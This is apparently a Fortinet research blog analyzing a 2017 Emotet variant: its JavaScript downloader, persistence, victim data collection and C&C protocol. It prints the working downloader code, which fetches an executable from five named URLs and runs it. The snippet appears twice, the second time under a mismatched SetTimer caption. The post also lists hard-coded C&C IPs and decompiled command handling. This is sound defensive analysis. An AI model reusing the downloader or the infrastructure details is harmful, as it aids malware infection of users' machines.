


Deep Analysis of New Emotet Variant – Part 1

blog.fortinet.com/2017/05/03/deep-analysis-of-new-emotet-variant-part-1

May 3, 2017



Threat Research

By [Xiaopeng Zhang](#) | May 03, 2017

Background

Last week, FortiGuard Labs captured a JS file that functions as a malware downloader to spread a new variant of the Emotet Trojan. Its original file name is *Invoice__779__Apr__25__2017__lang__gb__GB779.js*. A JS file, as you may be aware, is a JavaScript file that can be executed by a Window Script Host (wscript.exe) simply by double-clicking on it. In this blog we will analyze how this new malware works by walking through it step by step in chronological order.

A JS file used to spread malware

The original JS code is obfuscated, and therefore hard to understand. Based on my analysis, its task is to generate a new JS code into an array and execute it. The new code is easier to understand, as you can see in the code snippet in Figure 1. As I mentioned, it's a downloader tool that tries to download malware from five URLs onto the affected device. Once one download is finished, the malware is saved to the system temporary folder as "random name.exe" and executed.

```

function getData(callback)
{try(getDataFromUrl("http://willemberg.co.za/Twn236149pWfEr/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://meanconsulting.com/K44975X/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://microtecno.com/i17281nfryG/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://thefake.com/Y96158yeXR/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://cdoprojectgraduation.com/eaSz15612O/", function(result, error)
{if ( ! error){return callback(result, false); } else
[.....]
function getDataFromUrl(url, callback)
{try(var xmlHttp = new ActiveXObject("MSXML2.XMLHTTP");
xmlHttp.open("GET", url, false); xmlHttp.send(); if (xmlHttp.status == 200)
{return callback(xmlHttp.ResponseBody, false); } else
{return callback(null, true); } } catch (error)
{return callback(null, true); } }
function getTempFilePath()
{try( var fs = new ActiveXObject("Scripting.FileSystemObject");
var tmpFileName = "\\\" + Math.random().toString(36).substr(2, 9) + ".exe";
var tmpFilePath = fs.GetSpecialFolder(2) + tmpFileName; return tmpFilePath; } catch (error)
{return false; } )
function saveToTemp(data, callback)
{try
{var path = getTempFilePath(); if (path)
{var objStream = new ActiveXObject("&DODB.Stream"); objStream.Open(); objStream.Type = 1;
objStream.Write(data); objStream.Position = 0; objStream.SaveToFile(path, 2);
objStream.Close(); return callback(path, false); } else
{return callback(null, true); } } catch (error)
{return callback(null, true); } )
getData(function(data, error){if ( ! error){
saveToTemp(data, function(path, error){if( ! error)
{try(
var wsh = new ActiveXObject("WScript.Shell");
wsh.Run(path);
[.....]

```

Figure 1. Snippet of the generated JS code

Running the downloaded exe file

While the downloaded exe file is executed, it moves itself to “%LocalAppData%\random name\random name.exe” . A random name for the file is generated using local file names. You can treat it as any random name, however, in my environment, the name is “LatnParams.exe”.

To protect itself, once LatnParams.exe is executed it extracts code from itself, inserts it into a newly-created LatnParams.exe by calling the CreateProcessW function with a CREATE_SUSPENDED flag, and then restores the second process to run. Once that is complete, the first process exits. Later, the LatnParams.exe’s lnk file is created inside the Startup folder in the system Start Menu so it can automatically run whenever the system starts. See Figure 2.




Figure 2. Malware in Startup folder

The main function of the second process

Next, we'll look to see how the code works inside the second process that is created. There is a hidden window created for the second process. Its WindowProc function is to handle all windows messages for the window. This malware uses a WM_TIMER message to initiate it. Calling the SetTimer function can generate such a message.

Once this window is created, a WM_CREATE message is sent to the WindowProc function, where it calls the SetTimer function to keep the system posting WM_TIMER messages every 200ms and then callback the window's WindowProc function.

```

function getData(callback)
{try(getDataFromUrl("http://willemberg.co.za/Twn236149pWAr/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://meanconsulting.com/K44975X/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://microtecono.com/i17281nfryG/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://thefake.com/Y96158yeXR/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://cdoprojectgraduation.com/eaSz15612O/", function(result, error)
{if ( ! error){return callback(result, false); } else
[.....]
function getDataFromUrl(url, callback)
{try(var xmlHttp = new ActiveXObject("MSXML2.XMLHTTP");
xmlHttp.open("GET", url, false); xmlHttp.send(); if (xmlHttp.status == 200)
{return callback(xmlHttp.ResponseBody, false); } else
{return callback(null, true); } } catch (error)
{return callback(null, true); } }
function getTempFilePath()
{try( var fs = new ActiveXObject("Scripting.FileSystemObject");
var tmpFileName = "\\\" + Math.random().toString(36).substr(2, 9) + ".exe";
var tmpFilePath = fs.GetSpecialFolder(2) + tmpFileName; return tmpFilePath; } catch (error)
{return false; } )
function saveToTemp(data, callback)
{try
{var path = getTempFilePath(); if (path)
{var objStream = new ActiveXObject("&DODB.Stream"); objStream.Open(); objStream.Type = 1;
objStream.Write(data); objStream.Position = 0; objStream.SaveToFile(path, 2);
objStream.Close(); return callback(path, false); } else
{return callback(null, true); } } catch (error)
{return callback(null, true); } )

getData(function(data, error){if ( ! error){
saveToTemp(data, function(path, error){if( ! error)
{try(
var wsh = new ActiveXObject("WScript.Shell");
wsh.Run(path);
[.....]

```

Figure 3. Call SetTimer Function

Next, we will examine this WindowProc function. Figure 4 is the structure of this function in pseudo code.

```

int __stdcall WindowProc(int a1, int a2, int a3, int a4)
{
    [.....]
case 6:
    sub_403A20(); // Collect victim system's information and encrypt.
    v17 = v6();
    dword_4185D0 = 7;
    dword_4185E0 = v17 + 2200;
    break;
case 7:
    if ( !sub_403AE0() ) // Communicate with C&C server.
        goto LABEL_23;
    dword_4185D0 = 8;
    dword_4185E0 = v6() + 2200;
    break;
case 8:
    if ( sub_403B30() ) // Decrypt the reply data from C&C server.
    {
        v20 = v6();
        dword_4185D0 = 9;
        dword_4185E0 = v20 + 2200;
    }
    else
    {
LABEL 23:
        v18 = dword_4185E8 + 1;
        if ( !CnC_Server_IP[2 * (dword_4185E8 + 1)] )// Get hard-coded C&C server IP(s)
            v18 = 0;
        dword_4185E8 = v18;
        v19 = v6();
        dword_4185D0 = 6;
        dword_4185E0 = v19 + 30000;
    }
    break;
case 9:
    sub_403BA0(); // Parse decrypted data from C&C server.
    v21 = v6();
    dword_4185D0 = 6;
    dword_4185E0 = v21 + 900000;
    break;
    [.....]
}

```

Figure 4. WindowProc Function

Case 6 Code Branch

In the case 6 code branch, the malware collects system information from the affected device, including computer name, country name, the names of all running programs, and content about whether or not MS Office Outlook is installed. It then puts all the collected data together into a memory buffer and encrypts it. Figure 5 shows the data ready for encryption.

00634928	08 10 12 AA	03 0A 14 41	44 4D 49 4E	2D 50 43 5F	16 00 01 00	ADMIN-PC
00634938	55 53 5F 38	31 39 44 39	36 45 37 15	16 00 01 00	JS 819D96E7	JS 819D96E7
00634948	1A F8 02 5B	53 79 73 74	65 6D 20 50	72 6F 63 65	→?[System Proce	→?[System Proce
00634958	73 73 5D 2C	53 79 73 74	65 6D 2C 73	6D 73 73 2E	ss], System, smss.	ss], System, smss.
00634968	65 78 65 2C	63 73 72 73	73 2E 65 78	65 2C 77 69	exe, csrss.exe, wi	exe, csrss.exe, wi
00634978	6E 6C 6F 67	6F 6E 2E 65	78 65 2C 77	69 6E 69 6E	nlogon.exe, winin	nlogon.exe, winin
00634988	69 74 2E 65	78 65 2C 73	65 72 76 69	63 65 73 2E	it.exe, services.	it.exe, services.
00634998	65 78 65 2C	6C 73 61 73	73 2E 65 78	65 2C 6C 73	exe, lsass.exe, ls	exe, lsass.exe, ls
006349A8	6D 2E 65 78	65 2C 73 76	63 68 6F 73	74 2E 65 78	m.exe, svchost.ex	m.exe, svchost.ex
006349B8	65 2C 73 70	6F 6F 6C 73	76 2E 65 78	65 2C 73 72	e, spoolsv.exe, sr	e, spoolsv.exe, sr
006349C8	76 61 6E 79	2E 65 78 65	2C 4B 4D 53	65 72 76 69	vany.exe, KMServi	vany.exe, KMServi
006349D8	63 65 2E 65	78 65 2C 63	6F 6E 68 6F	73 74 2E 65	ce.exe, conhost.e	ce.exe, conhost.e
006349E8	78 65 2C 73	70 70 73 76	63 2E 65 78	65 2C 77 6D	xe, sppsvc.exe, wm	xe, sppsvc.exe, wm
006349F8	70 6E 65 74	77 6B 2E 65	78 65 2C 53	65 61 72 63	pnetwk.exe, Search	pnetwk.exe, Search
00634A08	68 49 6E 64	65 78 65 72	2E 65 78 65	2C 74 61 73	hIndexer.exe, tas	hIndexer.exe, tas
00634A18	6B 68 6F 73	74 2E 65 78	65 2C 64 77	6D 2E 65 78	khost.exe, dwm.ex	khost.exe, dwm.ex
00634A28	65 2C 65 78	70 6C 6F 72	65 72 2E 65	78 65 2C 63	e, explorer.exe, c	e, explorer.exe, c
00634A38	6D 64 2E 65	78 65 2C 74	61 73 6B 6D	67 72 2E 65	md.exe, taskmgr.e	md.exe, taskmgr.e
00634A48	78 65 2C 72	65 67 65 64	69 74 2E 65	78 65 2C 69	xe, regedit.exe, i	xe, regedit.exe, i
00634A58	65 78 70 6C	6F 72 65 2E	65 78 65 2C	6E 6F 74 65	explore.exe, note	explore.exe, note
00634A68	70 61 64 2E	65 78 65 2C	61 75 64 69	6F 64 67 2E	pad.exe, audiodg.	pad.exe, audiodg.
00634A78	65 78 65 2C	4C 61 74 6E	50 61 72 61	6D 73 2E 65	exe, LatnParams.e	exe, LatnParams.e
00634A88	78 65 2C 4F	6C 6C 79 44	42 47 2E 45	58 45 2C 53	xe, OlllyDBG.EXE, S	xe, OlllyDBG.EXE, S
00634A98	65 61 72 63	68 50 72 6F	74 6F 63 6F	6C 48 6F 73	earchProtocolHos	earchProtocolHos
00634AA8	74 2E 65 78	65 2C 53 65	61 72 63 68	46 69 6C 74	t.exe, SearchFilt	t.exe, SearchFilt
00634AB8	65 72 48 6F	73 74 2E 65	78 65 2C 22	12 4D 69 63	erHost.exe, Mic	erHost.exe, Mic
00634AC8	72 6F 73 6F	66 74 20 4F	75 74 6C 6F	6F 6B 00 00	rosoft Outlook..	rosoft Outlook..
00634AD8	F5 C5 D8 FA	F5 D9 00 00	E8 25 63 00	00 19 63 00	路安端..?c..fc.	路安端..?c..fc.

Figure 5. Collected data from the victim's system

As you can see, the first part is the computer name. Following "16 00 01 00" is the CPU information. The next part is the running process names, followed by the string "Microsoft Outlook," which means that MS Office Outlook is installed on this machine. You may also notice that the debugger name "OlllyDBG.exe" is also in the process name list. Through my analysis I found that the C&C server checks the process names. If it learns that a debugging-related tool (such as OllyDbg, WinDbg, IDA Pro, etc.) is being running on the victim's machine, a different response is returned. In this case, it replies with a new version of itself, causing itself to upgrade again and again until those tools exit.

After encryption, it copies the encrypted data, the encryption key, and the hash value together into a new buffer. It then sets the next case number to 7 and exits the case 6 branch.

Case 7 Code Branch

In the case 7 code branch the main function is to connect to the C&C server and send collected data to the server. It also receives data from the C&C server. We'll take a look at how it works here.

The C&C server's IP and port are hard-coded. In this version there are eleven, as shown below:

```
004175D0          ; DATA XREF: WindowProc+257r
004175D0          ;sub_403AE0+Co
004175D0 dd 0D453A62Dh ;212.83.166.45
004175D4 dd 1F90h      ;8080
004175D8 dd 0ADE68843h ;173.230.136.67
004175DC dd 1BBh       ;443
004175E0 dd 0ADE0DA19h ;173.224.218.25
004175E4 dd 1BBh       ;443
004175E8 dd 68E38922h ;104.227.137.34
004175EC dd 1BA8h      ;7080
004175F0 dd 894AFE40h ;137.74.254.64
004175F4 dd 1F90h      ;8080
004175F8 dd 0BCA5DCD6h ;188.165.220.214
004175FC dd 1F90h      ;8080
00417600 dd 558FDDB4h ;85.143.221.180
00417604 dd 1BA8h      ;7080
00417608 dd 77521BF6h ;119.82.27.246
0041760C dd 1F90h      ;8080
00417610 dd 0C258F607h ;194.88.246.7
00417614 dd 1F90h      ;8080
00417618 dd 0CED6DC4Fh ;206.214.220.79
0041761C dd 1F90h      ;8080
00417620 dd 68EC02FDh ;104.236.2.253
00417624 dd 1BBh       ;443
```

It gets the data generated in the case 6 branch and encodes it using base64. It then sends the base64-encoded data as a Cookie value to the C&C server. Figure 6 shows the data in Wireshark.




Figure 6. Send collected system information to C&C server

In Figure 6, the status of the response from C&C server is “404 Not Found.” This message is used to confuse analysts. The body, however, is the encrypted data. After receiving all data from the server, it sets the next case number to 8 and exits this branch.

Case 8 Code Branch

The only thing done in the case 8 branch is decrypt the data received in case 7. It then exits this branch and sets the next case number to 9.

Case 9 Code Branch

The case 9 branch is used to process the data decrypted in case 8. Figure 7 is a part of the pseudo code of case 9.

```

switch ( v8 )
{
  case 1u:
  case 2u:
    sub_403560(v9, v10); // upgrade itself.
    break;
  case 3u:
    sub_403660(v9, (unsigned int)v10 >> 1); // to download a file and execute it.
    break;
  case 4u:
    v5 = sub_4019B0(v9, v10);
    if ( v5 )
      CreateThread(0, 0, Thread_fun, v5, 0, 0); // load modules in thread functions.
    break;
  case 5u:
    sub_402650();
    sub_4026F0();
    break;
  default:
    continue;
}

```

Figure 7. Pseudo code of case 9

There are some sub-cases in the case 9 branch. The case number “v8” comes from decrypted data. Following are two examples of the decrypted data.

In Figure 8, “08 01” is about a sub-case. “08” is a kind of flag or C&C command, and “01” refers to sub-case number 1. As you may know, the following data is an .exe file. In the sub-case 1 branch, this file is executed to upgrade the Emotet malware. Usually, it receives an upgrade command because the C&C server has detected that there is debugging-related tool in the running program names. It’s a way to both protect itself against debugging and confuse analysts. In sub-case 1 branch, it saves the .exe file into a system temporary folder and runs it by calling the ShellExecuteW function. Meanwhile, the parent process exits to finish the upgrade.




Figure 8. Sub-case 1 example

So far, we have only finished the analysis of one of the three Emotet modules. We are still working on analyzing the others, and will share that analysis in another blog.

